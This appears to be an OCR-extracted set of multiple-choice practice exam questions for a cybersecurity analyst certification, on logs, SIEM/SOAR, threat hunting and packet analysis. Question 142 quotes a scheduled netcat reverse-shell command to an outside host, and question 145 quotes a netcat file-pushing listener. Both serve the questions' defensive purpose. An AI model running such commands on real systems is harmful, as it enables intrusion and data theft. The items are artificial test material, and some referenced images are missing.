142. Azra's network firewall denies all inbound traffic but allows all outbound traffic. While investigating a Windows workstation, she encounters a script that runs the following command:

```
at \\workstation10 20:30 every:F nc -nv 10.1.2.3 443 -e cmd.exe
```

What does it do?

A. It opens a reverse shell for host 10.1.2.3 using `netcat` every Friday at 8:30 p.m.

B. It uses the `AT` command to dial a remote host via NetBIOS.

C. It creates an HTTPS session to 10.1.2.3 every Friday at 8:30 p.m.

D. It creates a VPN connection to 10.1.2.3 every five days at 8:30 p.m. GST.

143. While reviewing the `auth.log` file on a Linux system she is responsible for, Tiffany discovers the following log entries:

```
Aug  6 14:13:06 demo sshd[5273]: PAM 5 more authentication failures; logname=
uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1  user=root
Aug  6 14:13:06 demo sshd[5273]: PAM service(sshd) ignoring max retries; 6> 3
Aug  6 14:13:07 demo sshd[5280]: Failed password for root from 127.0.0.1 port
38463 ssh2
Aug  6 14:13:07 demo sshd[5280]: error: maximum authentication attempts
exceeded for root from 127.0.0.1 port 38463 ssh2 [preauth]
Aug  6 14:13:07 demo sshd[5280]: Disconnecting: Too many authentication
failures [preauth]
```

Which of the following has *not* occurred?

A. A user has attempted to reauthenticate too many times.

B. PAM is configured for three retries and will reject any additional retries in the same session.

C. `Fail2ban` has blocked the SSH login attempts.

D. Root is attempting to log in via SSH from the local host.

144. Naomi wants to analyze malware by running it and capturing what it does. What type of tool should she use?

A. A containerization tool

B. A virtualization tool

C. A sandbox tool

D. A packet analyzer

145. While reviewing logs from users with root privileges on an administrative jump box, Alex discovers the following suspicious command:

```
nc -l -p 43501 < example.zip
```

What happened?

A. The user set up a reverse shell running as `example.zip`.

B. The user set up `netcat` as a listener to push `example.zip`.

C. The user set up a remote shell running as `example.zip`.

D. The user set up `netcat` to receive `example.zip`.

146. Susan is hunting threats and performs the following query against her database of event lots. What type of threat is she looking for?

```
Select source.name, destination.name, count(*) from network-events, where
destination.port = '3389'
```

A. SSH

B. MySQL

C. RDP

D. IRC

147. Lukas wants to prevent users from running a popular game on Windows workstations he is responsible for. How can Lukas accomplish this for Windows workstations?

A. Using application allowlisting to prevent all prohibited programs from running.

B. Using Windows Defender and adding the game to the blocklist file.

C. Listing it in the Blocked Programs list via `secpol.msc`.

D. You cannot blocklist applications in Windows 10 without a third-party application.

148. Ian lists the permissions for a Linux file that he believes may have been modified by an attacker. What do the permissions shown here mean?

```
-rwxrw-r&—1 chuck       admingroup      1232 Feb 28 16:22 myfile.txt
```

A. User `chuck` has read and write rights to the file; the Administrators group has read, write, and execute rights; and all other users only have read rights.

B. User `admingroup` has read rights; group `chuck` has read and write rights; and all users on the system can read, write, and execute the file.

C. User `chuck` has read, write, and execute rights on the file. Members of `admingroup` group can read and write to the file but cannot execute it, and all users on the system can read the file.

D. User `admingroup` has read, write, and execute rights on the file; user `chuck` has read and write rights; and all other users have read rights to the file.

149. While reviewing web server logs, Danielle notices the following entry. What occurred?

```
10.11.210.6 - GET /wordpress/wp-admin/theme-editor.php?file=404.php&theme=
total 200
```

A. A theme was changed.

B. A file was not found.

C. An attempt to edit the 404 page.

D. The 404 page was displayed.

150. Melissa wants to deploy a tool to coordinate information from a wide range of platforms so that she can see it in a central location and then automate responses as part of security workflows. What type of tool should she deploy?


A. UEBA

B. SOAR

C. SIEM

D. MDR

151. While reviewing the Wireshark packet capture shown here, Ryan notes an extended session using the ESP protocol. When he clicks the packets, he is unable to make sense of the content. What should Ryan look for on the workstation with IP address 10.0.0.1 if he investigates it in person?



A. An encrypted RAT

B. A VPN application

C. A secure web browser

D. A base64-encoded packet transfer utility

152. While reviewing indicators of compromise, Dustin notices that `notepad.exe` has opened a listener port on the Windows machine he is investigating. What is this an example of?

A. Anomalous behavior

B. Heuristic behavior

C. Entity behavior

D. Known-good behavior

153. How does data enrichment differ from threat feed combination?

A. Data enrichment is a form of threat feed combination for security insights, focuses on adding more threat feeds together for a full picture, and removes third-party data to focus on core data elements rather than adding together multiple data sources.

B. Data enrichment uses events and nonevent information to improve security insights, instead of just combining threat information.

C. Threat feed combination is more useful than data enrichment because of its focus on only the threats.

D. Threat feed combination techniques are mature, and data enrichment is not ready for enterprise use.

154. Which of the following capabilities is not a typical part of a SIEM system?

A. Alerting

B. Performance management

C. Data aggregation

D. Log retention

155. Kathleen wants to verify on a regular basis that a file has not changed on the system that she is responsible for. Which of the following methods is best suited to this?

A. Use `sha1sum` to generate a hash for the file and write a script to check it periodically.

B. Install and use Tripwire.

C. Periodically check the MAC information for the file using a script.

D. Encrypt the file and keep the key secret so the file cannot be modified.

156. Alaina has configured her SOAR system to detect irregularities in geographical information for logins to her organization's administrative systems. The system alarms, noting that an administrator has logged in from a location that they do not typically log in from. What

other information would be most useful to correlate with this to determine if the login is a threat?

A. Anomalies in privileged account usage

B. Time-based login information

C. A mobile device profile change

D. DNS request anomalies

157. Megan wants to check memory utilization on a macOS-based system. What Apple tool can she use to do this?

A. Activity Monitor

B. MemControl

C. Running `memstat` from the command line

D. Running `memctl` from the command line

158. Fiona is considering a scenario in which components that her organization uses in its software that come from public GitHub repositories are Trojaned. What should she do first to form the basis of her proactive threat-hunting effort?

A. Search for examples of a similar scenario.

B. Validate the software currently in use from the repositories.

C. Form a hypothesis.

D. Analyze the tools available for this type of attack.

159. Tracy has reviewed the CrowdStrike writeup for an APT group known as `HELIX KITTEN`, which notes that the group is known for creating "thoroughly researched and structured spear-phishing messages relevant to the interests of targeted personnel." What types of defenses are most likely to help if she identifies `HELIX KITTEN` as a threat actor of concern for her organization?

A. DKIM

B. An awareness campaign

C. Blocking all email from unknown senders

D. SPF

160. Micah wants to use the data he has collected to help with his threat-hunting practice. What type of approach is best suited to using large volumes of log and analytical data?

A. Hypothesis-driven investigation

B. Investigation based on indicators of compromise

C. Investigation based on indications of attack

D. AI/ML-based investigation

161. Dani wants to analyze a malware package that calls home. What should she consider before allowing the malware to "phone home"?

A. Whether the malware may change behavior.

B. Whether the host IP or subnet may become a target for further attacks.

C. Attacks may be staged by the malware against other hosts.

D. All of the above.

162. As part of her threat-hunting activities, Olivia bundles her critical assets into groups. Why would she choose to do this?

A. To increase the complexity of analysis

B. To leverage the similarity of threat profiles

C. To mix sensitivity levels

D. To provide a consistent baseline for threats

163. Unusual outbound network traffic, abnormal HTML response sizes, DNS request anomalies, and mismatched ports for application traffic are all examples of what?

A. Threat hunting

B. SCAP

C. Indicators of compromise

D. Continuous threat feeds

164. Naomi wants to improve the detection capabilities for her security environment. A major concern for her company is the detection of insider threats. What type of technology can she deploy to help with this type of proactive threat detection?

A. IDS

B. UEBA

C. SOAR

D. SIEM

165. Ling wants to use her SOAR platform to handle phishing attacks more effectively. What elements of potential phishing emails should she collect as part of her automation and workflow process to triage and assign severity indicators?

A. Subject lines

B. Email sender addresses

C. Attachments

D. All of the above

166. Isaac wants to write a script to query the BotScout forum bot blocklisting service. What data should he use to query the service based on the following image?

A. Email address

B. Name

C. IP address

D. Date

167. Syslog, APIs, email, STIX/TAXII, and database connections are all examples of what for a SOAR?

A. IOCs

B. Methods of data ingestion

C. SCAP connections

D. Attack vectors

168. Yaan uses multiple data sources in his security environment, adding contextual information about users from Active Directory, geolocation data, multiple threat data feeds, as well as information from other sources to improve his understanding of the security environment. What term describes this process?

A. Data drift

B. Threat collection

C. Threat centralization

D. Data enrichment

169. Mila is reviewing feed data from the MISP open-source threat intelligence tool and sees the following entry:


```
"Unit 42 has discovered a new malware family we've named
"Reaver" with ties to attackers who use SunOrcal malware.
SunOrcal activity has been documented to at least 2013, and
based on metadata surrounding some of the C2s, may have been
active as early as 2010. The new family appears to have been in
the wild since late 2016 and to date we have only identified 10
unique samples, indicating it may be sparingly used. Reaver is
also somewhat unique in the fact that its final payload is in
the form of a Control panel item, or CPL file. To date, only
0.006% of all malware seen by Palo Alto Networks employs this
technique, indicating that it is in fact fairly rare.", "Tag":
[{"colour": "#00223b", "exportable": true, "name":
"osint:source-type=\"blog-post\""}], "disable_correlation":
false, "object_relation": null, "type": "comment"}, {"comment":
"", "category": "Persistence mechanism", "uuid": "5a0a9d47-
1c7c-4353-8523-440b950d210f", "timestamp": "1510922426",
"to_ids": false, "value": "%COMMONPROGRAMFILES%\\services\\",
"disable_correlation": false, "object_relation": null, "type":
"regkey"}, {"comment": "", "category": "Persistence mechanism",
"uuid": "5a0a9d47-808c-4833-b739-43bf950d210f", "timestamp":
"1510922426", "to_ids": false, "value":
"%APPDATA%\\microsoft\\mmc\\", "disable_correlation": false,
"object_relation": null, "type": "regkey"}, {"comment": "",
"category": "Persistence mechanism", "uuid": "5a0a9d47-91e0-
4fea-8a8d-48ce950d210f", "timestamp": "1510922426", "to_ids":
false, "value":
"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\
Shell Folders\\Common Startup"
```

How does the Reaver malware maintain persistence?

A. A blog post

B. Inserts itself into the Registry

C. Installs itself as a runonce key

D. Requests user permission to start up

170. Isaac's organization has deployed a security tool that learns how network users typically behave and then searches for differences that match attack behaviors. What type of system can automatically analyze this data to build detection capability like this?

A. Signature-based analysis

B. A Babbage machine

C. Machine learning

D. Artificial network analysis

171. What is the advantage of a SOAR system over a traditional SIEM system?

A. SOAR systems are less complex to manage.

B. SOAR systems handle large log volumes better using machine learning.

C. SOAR systems integrate a wider range of internal and external systems.

D. SOAR logs are transmitted only over secure protocols.

172. Fiona has continued her threat-hunting efforts and has formed a number of hypotheses. What key issue should she consider when she reviews them?

A. The number of hypotheses

B. Her own natural biases

C. Whether they are strategic or operational

D. If the attackers know about them

173. Nathan wants to determine which systems are sending the most traffic on his network. What low-overhead data-gathering methodology can he use to view traffic sources, destinations, and quantities?

A. A network sniffer to view all traffic

B. Implementing NetFlow

C. Implementing SDWAN

D. Implementing a network tap

174. Adam is reviewing a Wireshark packet capture in order to perform protocol analysis, and he notes the following data in the Wireshark protocol hierarchy statistics. What percentage of traffic is most likely encrypted web traffic?

Transmission Control Protocol	85.9	19615	90.0	9972475
VSS Monitoring Ethernet trailer	1.7	383	0.0	763
Transport Layer Security	20.3	4629	57.8	6399532
NetBIOS Session Service	0.6	143	0.4	45093
SMB2 (Server Message Block Protocol version 2)	0.6	135	0.4	43439
Data	0.0	4	0.0	88
SMB (Server Message Block Protocol)	0.0	7	0.0	1085
Lightweight Directory Access Protocol	0.7	156	0.7	77501
Kerberos	0.4	100	1.1	124713
Hypertext Transfer Protocol	1.9	442	27.1	2996572
Portable Network Graphics	0.1	28	2.2	244641
Online Certificate Status Protocol	0.0	3	0.0	2452
Media Type	0.3	71	22.5	2490117
Line-based text data	0.3	66	26.1	2894578
JPEG File Interchange Format	0.1	23	2.5	279215
JavaScript Object Notation	0.0	1	0.0	155
eXtensible Markup Language	0.0	1	0.0	919
Compuserve GIF	0.0	5	0.0	214

A. 85.9 percent

B. 1.7 percent

C. 20.3 percent

D. 1.9 percent

175. Annie is reviewing a packet capture that she believes includes the download of malware. What host should she investigate further as the source of the malware based on the activity shown in the following image from her packet analysis efforts?

No.	Time	Source	Destination	Protocol	Length	Info
1332	75.818300	172.17.8.8	172.17.8.174	DNS	88	Standard query response 0x5b71 A blueflag.xyz A 49.51.172.56
1333	75.824177	172.17.8.174	49.51.172.56	TCP	66	49731 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
1334	75.927162	172.17.8.174	172.17.8.8	DNS	81	Standard query 0x79ec A wpad.one-hot-mess.com
1335	75.927488	172.17.8.8	172.17.8.174	DNS	160	Standard query response 0x79ec No such name A wpad.one-hot-mess.com SOA one-hot-mess-dc.one-hot-mess.com
1336	75.927933	172.17.8.174	172.17.8.8	DNS	76	Standard query 0x5aaa A wpad.localdomain
1337	75.928152	172.17.8.8	172.17.8.174	DNS	151	Standard query response 0x5aaa No such name A wpad.localdomain SOA a.root-servers.net
1338	76.073646	49.51.172.56	172.17.8.174	TCP	58	80 → 49731 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1339	76.073962	172.17.8.174	49.51.172.56	TCP	54	49731 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1340	76.074274	172.17.8.174	49.51.172.56	HTTP	232	GET /aCwQOQmC8jZFfi3vyVGA/yrkhdwt.bin HTTP/1.1
1341	76.074421	49.51.172.56	172.17.8.174	TCP	54	80 → 49731 [ACK] Seq=1 Ack=179 Win=64240 Len=0
1342	76.405161	49.51.172.56	172.17.8.174	TCP	1282	80 → 49731 [PSH, ACK] Seq=1 Ack=179 Win=64240 Len=1228 [TCP segment of a reassembled PDU]
1343	76.411109	49.51.172.56	172.17.8.174	TCP	1514	80 → 49731 [ACK] Seq=1229 Ack=179 Win=64240 Len=1460 [TCP segment of a reassembled PDU]
1344	76.411127	49.51.172.56	172.17.8.174	TCP	1050	80 → 49731 [PSH, ACK] Seq=2689 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU]
1345	76.411564	172.17.8.174	49.51.172.56	TCP	54	49731 → 80 [ACK] Seq=179 Ack=3685 Win=64240 Len=0
1346	76.415378	49.51.172.56	172.17.8.174	TCP	1282	80 → 49731 [PSH, ACK] Seq=3685 Ack=179 Win=64240 Len=1228 [TCP segment of a reassembled PDU]
1347	76.415864	172.17.8.174	49.51.172.56	TCP	54	49731 → 80 [ACK] Seq=179 Ack=4913 Win=63012 Len=0
1348	76.422802	49.51.172.56	172.17.8.174	TCP	1514	80 → 49731 [ACK] Seq=4913 Ack=179 Win=64240 Len=1460 [TCP segment of a reassembled PDU]
1349	76.422843	49.51.172.56	172.17.8.174	TCP	1050	80 → 49731 [PSH, ACK] Seq=6373 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU]
1350	76.423086	172.17.8.174	49.51.172.56	TCP	54	49731 → 80 [ACK] Seq=179 Ack=7369 Win=64240 Len=0
1351	76.427437	49.51.172.56	172.17.8.174	TCP	1514	80 → 49731 [ACK] Seq=7369 Ack=179 Win=64240 Len=1460 [TCP segment of a reassembled PDU]
1352	76.427453	49.51.172.56	172.17.8.174	TCP	1050	80 → 49731 [PSH, ACK] Seq=8829 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU]
1353	76.427822	172.17.8.174	49.51.172.56	TCP	54	49731 → 80 [ACK] Seq=179 Ack=9825 Win=64240 Len=0
1354	76.434833	49.51.172.56	172.17.8.174	TCP	1514	80 → 49731 [ACK] Seq=9825 Ack=179 Win=64240 Len=1460 [TCP segment of a reassembled PDU]

A. 172.17.8.8

B. 49.51.172.56

C. 172.17.8.172

D. 56.172.51.49

176. Steve uploads a malware sample to an analysis tool and receives the following messages:

```
>Executable file was dropped: C:\Logs\mffcae1.exe
>Child process was created, parent C:\Windows\system32\cmd.exe
>mffcae1.exe connects to unusual port
>File downloaded: cx99.exe
```

If he wanted to observe the download behavior himself, what is the best tool to capture detailed information about what occurs?

A. An antimalware tool

B. Wireshark

C. An IPS

D. Network flows

177. Abdul is analyzing proxy logs from servers that run in his organization and notices two proxy log servers have entries for similar activities that always occur one hour apart from each other. Both proxy servers are in the same datacenter, and the activity is part of a normal evening process that runs at 7 p.m. One proxy server records the data at 7 p.m., and one records the entry at 6 p.m. What issue has Abdul likely encountered?

A. A malware infection emulating a legitimate process

B. An incorrect time zone setting

C. A flaw in the automation script

D. A log entry error

178. Eric is performing threat intelligence work and wants to characterize a threat actor that his organization has identified. The threat actor is similar to the group known as Anonymous and has targeted organizations for political reasons in the past. How should he characterize this threat actor?

A. Unwitting insiders

B. Unknown

C. APT

D. Hacktivist

179. What do DLP systems use to classify data and to ensure that it remains protected?

A. Data signatures

B. Business rules

C. Data egress filters

D. Data at rest

180. Benicio wants to implement a tool for all the workstations and laptops in his company that can combine behavioral detection attack indicators based on current threat intelligence with real-time visibility into the systems. What sort of tool should he select?

A. An IPS

B. An EDR

C. A CRM

D. A UEBA

181. Eric wants to analyze a malware binary in the safest way possible. Which of the following methods has the least likelihood of allowing the malware to cause problems?

A. Running the malware on an isolated VM

B. Performing dynamic analysis of the malware in a sandbox

C. Performing static analysis of the malware

D. Running the malware in a container service

182. Tom wants to improve his detection capabilities for his software-as-a-service (SaaS) environment. What technology is best suited to give him a view of usage, data flows, and other details for cloud environments?

A. EDR

B. CASB

C. IDS

D. SIEM

183. Juan wants to audit filesystem activity in Windows and configures Windows filesystem auditing. What setting can he set to know if a file was changed or not using Windows file auditing?

A. Set Detect Change

B. Set Validate File Versions

C. Set Audit Modifications

D. None of the above

184. Naomi wants to analyze URLs found in her passive DNS monitoring logs to find domain generation algorithm (DGA)–generated command-and-control links. What techniques are most likely to be useful for this?

A. WHOIS lookups and NXDOMAIN queries of suspect URLs

B. Querying URL allowlists

C. DNS probes of command-and-control networks

D. Natural language analysis of domain names

185. Kathleen wants to ensure that her team of security analysts sees important information about the security status of her organization whenever they log in to the SIEM. What part of a SIEM is designed to provide at-a-glance status information using the "single pane of glass" approach?

A. The reporting engine

B. Email reports

C. The dashboard

D. The ruleset

186. Lucca is reviewing bash command history logs on a system that he suspects may have been used as part of a breach. He discovers the following `grep` command run inside of the `/users` directory by an administrative user. What will the command find?

```
Grep -r "sudo" /home/users/ | grep "bash.log"
```

A. All occurrences of the `sudo` command on the system

B. All occurrences of root logins by users

C. All occurrences of the `sudo` command in bash log files in user home directories

D. All lines that do not contain the word `sudo` or `bash.log` in user directories

187. Cynthia wants to build scripts to detect malware beaconing behavior. Which of the following is not a typical means of identifying malware beaconing behavior on a network?

A. Persistence of the beaconing

B. Beacon protocol

C. Beaconing interval

D. Removal of known traffic

188. Eric has access to a full suite of network monitoring tools and wants to use appropriate tools to monitor network bandwidth consumption. Which of the following is not a common method of monitoring network bandwidth usage?


A. SNMP

B. Portmon

C. Packet sniffing

D. NetFlow

189. Kelly sees high CPU utilization in the Windows Task Manager, as shown here, while reviewing a system's performance issues. If she wants to get a detailed view of the CPU usage by application, with PIDs and average CPU usage, what native Windows tool can she use to gather that detail?




A. Resource Monitor

B. Task Manager

C. `iperf`

D. Perfmon

190. Roger's monitoring system provides Windows memory utilization reporting. Use the chart shown here to determine what actions Roger should take based on his monitoring.



A. The memory usage is stable and can be left as it is.

B. The memory usage is high and must be addressed.

C. Roger should enable automatic memory management.

D. There is not enough information to make a decision.

191. NIST defines five major types of threat information in NIST SP 800-150, "Guide to Cyber Threat Information Sharing."

1. Indicators, which are technical artifacts or observables that suggest an attack is imminent, currently underway, or compromise may have already occurred
2. Tactics, techniques, and procedures that describe the behavior of an actor
3. Security alerts like advisories and bulletins
4. Threat intelligence reports that describe actors, systems, and information being targeted and the methods being used
5. Tool configurations that support collection, exchange, analysis, and use of threat information

Which of these should Frank seek out to help him best protect the midsize organization he works for against unknown threats?


A. 1, 2, and 5

B. 1, 3, and 5

C. 2, 4, and 5

D. 1, 2, and 4

192. Deepa is diagnosing major network issues at a large organization and sees the following graph in her PRTG console on the "outside" interface of her border router. What can Deepa presume has occurred?



A. The network link has failed.

B. A DDoS is in progress.

C. An internal system is transferring a large volume of data.

D. The network link has been restored.

193. Angela wants to use her network security device to detect potential beaconing behavior. Which of the following options is best suited to detecting beaconing using her network security device?

A. Antivirus definitions

B. File reputation

C. IP reputation

D. Static file analysis

194. A server in the datacenter that Chris is responsible for monitoring unexpectedly connects to an offsite IP address and transfers 9 GB of data to the remote system. What type of monitoring should Chris enable to best assist him in detecting future events of this type?

A. Flow logs with heuristic analysis

B. SNMP monitoring with heuristic analysis

C. Flow logs with signature-based detection

D. SNMP monitoring with signature-based detection

195. While reviewing his network for rogue devices, Dan notes that for three days a system with MAC address D4:BE:D9:E5:F9:18 has been connected to a switch in one of the offices in his building. What information can this provide Dan that may be helpful if he conducts a physical survey of the office?

A. The operating system of the device

B. The user of the system

C. The vendor that built the system

D. The type of device that is connected

196. While checking for bandwidth consumption issues, Bohai uses the `ifconfig` command on the Linux box that he is reviewing. He sees that the device has sent less than 4 GB of data, but his network flow logs show that the system has sent more than 20 GB. What problem has Bohai encountered?

A. A rootkit is concealing traffic from the Linux kernel.

B. Flow logs show traffic that does not reach the system.

C. `ifconfig` resets traffic counters at 4 GB.

D. `ifconfig` only samples outbound traffic and will not provide accurate information.

197. Vlad believes that an attacker may have added accounts and attempted to obtain extra rights on a Linux workstation. Which of the following is not a common way to check for unexpected accounts like this?

A. Review `/etc/passwd` and `/etc/shadow` for unexpected accounts.

B. Check `/home/` for new user directories.

C. Review `/etc/sudoers` for unexpected accounts.

D. Check `/etc/groups` for group membership issues.

198. Ben wants to coordinate with other organizations in the information security community to share data and current events as well as warnings of new security issues. What type of organization should he join?

A. An ISAC

B. A CSIRT

C. A VPAC

D. An IRT

199. While investigating a spam email, Adam is able to capture headers from one of the email messages that was received. He notes that the sender was Carmen Victoria Garci. What facts can he gather from the headers shown here?

```
ARC-Authentication-Results: i=1; mx.google.com;
       spf=pass (google.com: domain of www.@coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) smtp.mailfrom=www.@coral.ocn.ne.jp
Return-Path: <www.@coral.ocn.ne.jp>
Received: from mbkd0201.ocn.ad.jp (mbkd0201.ocn.ad.jp. [153.149.233.2])
        by mx.google.com with ESMTP id d13si15760624pln.176.2017.07.04.09.39.08;
         Tue, 04 Jul 2017 09:39:10 -0700 (PDT)
Received-SPF: pass (google.com: domain of www.@coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) client-ip=153.149.233.2;
Authentication-Results: mx.google.com;
       spf=pass (google.com: domain of www.@coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) smtp.mailfrom=www.@coral.ocn.ne.jp
Received: from mf-smf-ucb011.ocn.ad.jp (mf-smf-ucb011.ocn.ad.jp [153.149.228.228]) by mbkd0201.ocn.ad.jp (Postfix) with ESMTP id DEE6B300D37; Wed,
  5 Jul 2017 01:38:39 +0900 (JST)
Received: from mf-smf-ucb011.ocn.ad.jp (mf-smf-ucb011 [153.149.228.228]) by mf-smf-ucb011.ocn.ad.jp (Postfix) with ESMTP id C16C890022E; Wed,
  5 Jul 2017 01:38:39 +0900 (JST)
Received: from ntt.pod01.mv-mta-ucb019 (mv-mta-ucb019.ocn.ad.jp [153.149.142.82]) by mf-smf-ucb011.ocn.ad.jp (Switch-3.3.4/Switch-3.3.4)
  with ESMTP id v64GcHjL065317; Wed, 5 Jul 2017 01:38:35 +0900
Received: from vcwebmail.ocn.ad.jp ([153.149.227.133]) by ntt.pod01.mv-mta-ucb019 with id ggeblv0012cKTyH01gebsV; Tue, 04 Jul 2017 16:38:35 +0000
Received: from mxcstore241.ocn.ad.jp (mx-fcb241p.ocn.ad.jp [180.8.112.196]) by vcwebmail.ocn.ad.jp (Postfix) with ESMTP; Wed,
  5 Jul 2017 01:38:35 +0900 (JST)
Date: Wed, 5 Jul 2017 01:38:35 +0900 (JST)
From: Carmen Victoria Garci <"www."@coral.ocn.ne.jp>
Reply-To: Carmen Victoria Garci <tntexpress819@yahoo.com>
Message-ID: <2041845944.77592137.1499186315187.JavaMail.root@coral.ocn.ne.jp>
Subject: ATTENTION;THE OWNER OF THIS EMAIL,
MIME-Version: 1.0
Content-Type: text/plain; charset=ISO-2022-JP
Content-Transfer-Encoding: 7bit
X-Originating-IP: [197.234.219.24]
```

